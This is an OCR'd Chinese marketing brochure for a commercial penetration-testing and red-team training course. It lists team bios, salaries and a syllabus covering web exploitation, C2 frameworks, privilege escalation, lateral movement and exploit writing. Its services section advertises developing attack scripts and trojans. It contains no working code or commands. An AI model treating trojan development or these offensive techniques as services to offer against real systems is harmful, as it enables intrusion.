PLSec 摇光科技

摇光所向，破暗成明

全栈安全攻防班

Full-stack security offense and defense class

策划人：lonelyor　团队：PLSec设计部

https://www.plsec.com

目录

CONTENTS

PART 01

梦和远方

PART 01

PART 01

教育不是灌输，
而是点燃火焰。


PART 01

梦开始的地方

黑客历史	起源
赛博经济	创造
初代黑客	突破
网络犯罪	破坏
攻防对抗	技术革命
网络战争	科学无国界
	技术有边界

黑客帝国 - 子弹时间

全球态势



黑客攻击

莫里斯蠕虫；CIH 陈盈豪；WannaCry 病毒；维基泄密

网络战争

震网病毒；棱镜门计划；NSA 网络武器泄露；乌克兰断电事件

网络犯罪

电信诈骗；勒索病毒；恶意软件；社会工程

信息支援部队

中国人民解放军总体形成中央军委领导指挥下的陆军、海军、空军、火箭军等军种，
军事航天部队、网络空间部队、信息支援部队、联勤保障部队等兵种的新型军兵种结构布局。

网络犯罪

恋爱交友

谈恋爱吗？倾家荡产那种。
以爱圈养，以情为刀。

兼职刷单

刷单陷阱多如网，轻信贪图必受伤。
谨防骗局守钱袋，诈骗一场两茫茫。

网络间谍

暗网深藏多诡计，间谍窥探伺机起。
保密防范须谨记，泄露机密损难弥。

防范电信网络诈骗宣传手册.pdf

非法赌博

钱进钱出、随机输赢，即为赌博。
十赌十输，逢赌必输。一朝涉足，半生吃苦。


投资理财

参与非法集资，自己承担损失。
致富十年功，诈骗一场空。

虚假交易

贪玩女儿已上当，糊涂母亲又转账。
真假网店难分辨，购物不慎就被骗。

法律法规


中华人民共和国中央人民政府
www.gov.cn
首页 | 简 | 繁 | EN | 登录 | 邮箱 | 无障

中华人民共和国网络安全法

2016-11-07 19:05 来源：新华社 字号：默认 大 超大 | 打印

新华社北京11月7日电

中华人民共和国网络安全法

（2016年11月7日第十二届全国人民代表大会常务委员会第二十四次会议通过）

目 录

第一章 总 则

第二章 网络安全支持与促进

第三章 网络运行安全

第一节 一般规定

第二节 关键信息基础设施的运行安全

第四章 网络信息安全

第五章 监测预警与应急处置

第六章 法律责任

第七章 附 则

有法可依、有法必依、执法必严、违法必究

《中华人民共和国网络安全法》

《中华人民共和国数据安全法》

《中华人民共和国个人信息保护法》

《中华人民共和国关键信息基础设施安全保护条例》

《国家网络空间安全战略》

《网络安全等级保护制度》

网安专业

网络空间安全专业

网络空间安全	学科门类	工学
Cyberspace Security	专业类别	计算机类
080911TK	修业年限	四年
本科	授予学位	工学学士

1 发展历程
2 培养目标
3 培养规格
4 课程体系

- 总体框架
- 理论课程
- 实践教学

5 教学条件

- 教师队伍
- 设备资源
- 教学经费
- 质量保障

6 培养模式
7 发展前景

- 人才需求
- 考研方向
- 就业方向


8 开设院校


武汉大学设置中国第一个信息安全本科专业，这标志着中国进入了网络安全人才培养的起步阶段。

中国普通高等学校本科专业目录

没有网络安全就没有国家安全

守护人民网络
建设网络强国





行业背景

赛博菜鸟

黑客教父、顶级黑客
脚本小子、白帽速成
从零入门、电脑优化
最最最最、黑掉XXX

安全工程

渗透测试、安全服务
信息安全、应急响应
安全运维、等保测评
售前售后、安全运营

黑客玩家

不懂安全、普通测试
安全研究、兴趣爱好
安全专家、神秘群友
网络犯罪、牢底坐穿

课程就业方向

职业结构图表

根据个人观点与市场行情书写，仅代表普遍情况。

架构

5~10 年
30~100k/月
安全主管、安全总监
安全架构、安全咨询

专业

1~3 年
10~25k/月
渗透测试、信息安全
安全开发、产品经理

专家

3~5 年
20~50k/月
应急响应、安全研究
漏洞挖掘、高级红队

初级

0~2 年
6~15k/月
安全运维、安全运营
安全服务、等保测评

PART 02

团队实力

PART 02

技术骨干

lonelyor

安全咨询、渗透测试

赛事运营、校企合作


人才服务、网安公益

朽木

应急响应、使命必达

高级攻防、安全研究

攻击溯源、红蓝对抗



KoB

产品研发、架构设计

全栈开发，项目管理

数据分析，人工智能

技术骨干

Night

武大博士、科研巨佬

数据分析、项目设计

多个国项、核心成员

Higher

医学博士、生命科学

营养大师、项目总监

战略资源、产品经理

小玉

梦幻运营、绝代天骄

温柔体贴、才华横溢

知心姐姐、美女黑客

荣誉证书



注册信息安全专业人员攻防领域
授权培训机构资质证明
国家信息安全测评
NISP专项证书管理中心资质证书
国家信息安全测评
授权培训机构资质证书
国家信息安全测评
信息安全服务资质证书
（信息系统审计类一级）


国家信息安全水平证书（二级）
Certificate of National Information Security Test Program (Level 2) NISP-2
本证书证明 通过了国家信息安全水平考试（二级），特发此证。
This is to certify that the bearer has passed the examinations for Certificate of National Information Security Test Program (Level 2) NISP-2.
发证日期：2018 年 11 月 30 日
Issue Date


国家信息安全水平证书（一级）
Certificate of National Information Security Test Program (Level 1) NISP-1
本证书证明 刘 通过了国家信息安全水平考试（一级），特发此证。
This is to certify that the bearer has passed the examinations for Certificate of National Information Security Test Program (Level 1) NISP-1.


职业技能等级证书
Certificate of Occupational Skill Level
本证书由 鉴定机构名称 颁发，表明持证人用过本机构组织的职业技能等级认定，具备该职业（工种）相应技能等级水平。
This is to certify that the bearer has demonstrated corresponding competency in this occupation for successful complete of the occupational skill level assessment organized by
姓名：
Name
证件类别：
ID Type
证件号码：
ID No.
职业名称：
Occupation
工种/职业方向：
Job
职业技能等级：
Skill Level
证书编号：
Certirical No.
No.88888888


国家信息安全水平考试运营中心
合作协议




DEFCON GROUP 010
GEEK
GUEST
嘉宾

团队构成

情报驱动安全

公司使命是维护国家网络空间安全，团队由3+2模式构成，以情报驱动安全和运营驱动研发来进行工作。

情报组分为：情报收集、情报分析、情报传播、反情报等；

攻防组分为：漏洞分析与利用、攻防经验、逆向、渗透等；

武器组：武器研发、产品研发、教研融合研发等；

运营组：广销部、直播部、竞赛部、校企合作部、设计部等。

技术服务

渗透测试

Web渗透、App测试

攻防演练、安全培训

武器研发

平台开发、插件开发

攻防脚本、病毒木马

应急响应

应急响应、攻击溯源

安全加固、安全咨询

安全产品

实训平台、网安靶场

态势感知、其他产品

PART 03

课程介绍

PART 03

班级介绍

PLSec团队完全自主研发，
以兴趣爱好、网安就业为导
向设计的项目实战型课程。

90天+


教学时长

课程关键

学练测评考一体化教学
半封闭高强度集中训练
网安战队社区联合建设

关键描述

学习计划



终身学习

- 一次报名，终身学习。
- 录屏持续更新，免费提供更新内容。
- 战队与社团持续迭代，免费提供项目机会。
- 录屏支持手机、平板、电脑，一机一码，你的唯一。
- 内部微信群、项目群、知识库等，持续运营。
- 每年项目、工作、比赛等内推机会，学员优先。

授课时间

周一至周五，工作日
早上 9 点到晚上 9 点

理论与实操

课程百分之 90+ 都是实操，理论也会配套大量习题。
习题不仅与项目和实战有关，也会包含认证题库。

课程适合对象

零基础可学，小白可学，跨行业可学。
课程循序渐进，由浅入深，学习曲线平滑，
课程设计合理。

课程主要模块

01

渗透测试

基础计算机知识；
Web漏洞挖掘；
主流安全(黑客)工具；
经典漏洞攻击复现。

02

代码审计

全栈开发基础能力；
代码级漏洞原理解析；
主流安全产品使用；
高级攻防方法论。

03

攻防对抗

红蓝对抗项目实战；
内网安全攻防实战；
ATT&CK框架技战法；
安全架构设计实战。


04

武器研发

安全工具源码剖析；
POC、EXP编写实战；
进攻性红队基础设施；
APT案例技术剖析。

《全栈安全攻防班》初阶

阶段	课程
第一阶段：开班仪式	开班仪式、网安发展史、行业通识、反网络犯罪
第二阶段：预科班	Windows&Linux操作系统、Python编程、计算机网络、协议分析、网络攻防、网络编程
第三阶段：黑客武器库	Docker技术、黑客武器库、情报基础、Web建站
第四阶段：漏洞挖掘	爆破、信息泄露、注入、XSS、CSRF、SSRF、RCE、文件上传、文件包含、文件解析、反序列化等
第五阶段：系统与软件漏洞	C2：MSF、SIiver、CS；组件漏洞、系统漏洞、中间件漏洞、其他各类 CVE 漏洞复现



《全栈安全攻防班》中阶

阶段	课程
第六阶段： 前端入门	HTML、CSS、JavaScript、前端框架
第七阶段： Web开发	VSCode、Golang 编程、后端框架、 MVC架构、Web 开发项目、部署与上线
第八阶段： 代码审计	漏洞片段审计、靶场源码审计、大中小型cms源码审计、自动化代码审计
第九阶段： 安全产品	扫描器、防火墙、WAF、堡垒机、IDS、IPS、蜜罐、密码管理器、数据加密、VPN等
第十阶段： 攻防方法论	PTES渗透测试、钻石模型、威胁建模、红队工作流、ATT&CK技战法二维矩阵
第十一阶段：求职辅导	模拟面试、校招笔试、攻防能力实战


《全栈安全攻防班》高阶

阶段	课程
第十二阶段： 红蓝对抗	vulhub容器、vulhub靶场、自研靶场
第十三阶段： 内网安全	域环境导论、Win&Linux提权、Win&Linux维持、Win&Linux内网信息搜集、Win&Linux横向、不同协议层隧道技术、完整场景攻防实战
第十四阶段： 安全工具源码分析	Fscan、Afrog、端口扫描器、目录扫描器、大量 EXP、POC 源码剖析
第十五阶段： ATT&CK学习	技战法编写、APT事件分析、APT场景模拟、红队基础设施、红队行动指南
第十六阶段： 结业典礼	笔试、机试、面试、技术交流会、战队组队、结业典礼

选修课

选修课图表

根据自身兴趣和职业规划可以选择结课后，让摇光赋能后续发展方向



选修必修

我们推荐有时间和精力的学员，把选修课也全部学完。

就业导向

主要学习华为**网络路由交换课程**，对于拓宽就业面有很大的帮助，适合想找个基本工作的学员进行选择.

兴趣导向

提供内部**课程库**赋能，按周期提供对应课程，共同探讨与学习课程内容，丰富摇光团队课程库.

赏金导向

以完成**合作项目**为导向，提供技术咨询服务，共同参与和完成摇光团队的各类合作项目，报酬所得，按劳分配，多劳多得.


PART 03

一张图只是一小节

PART 03

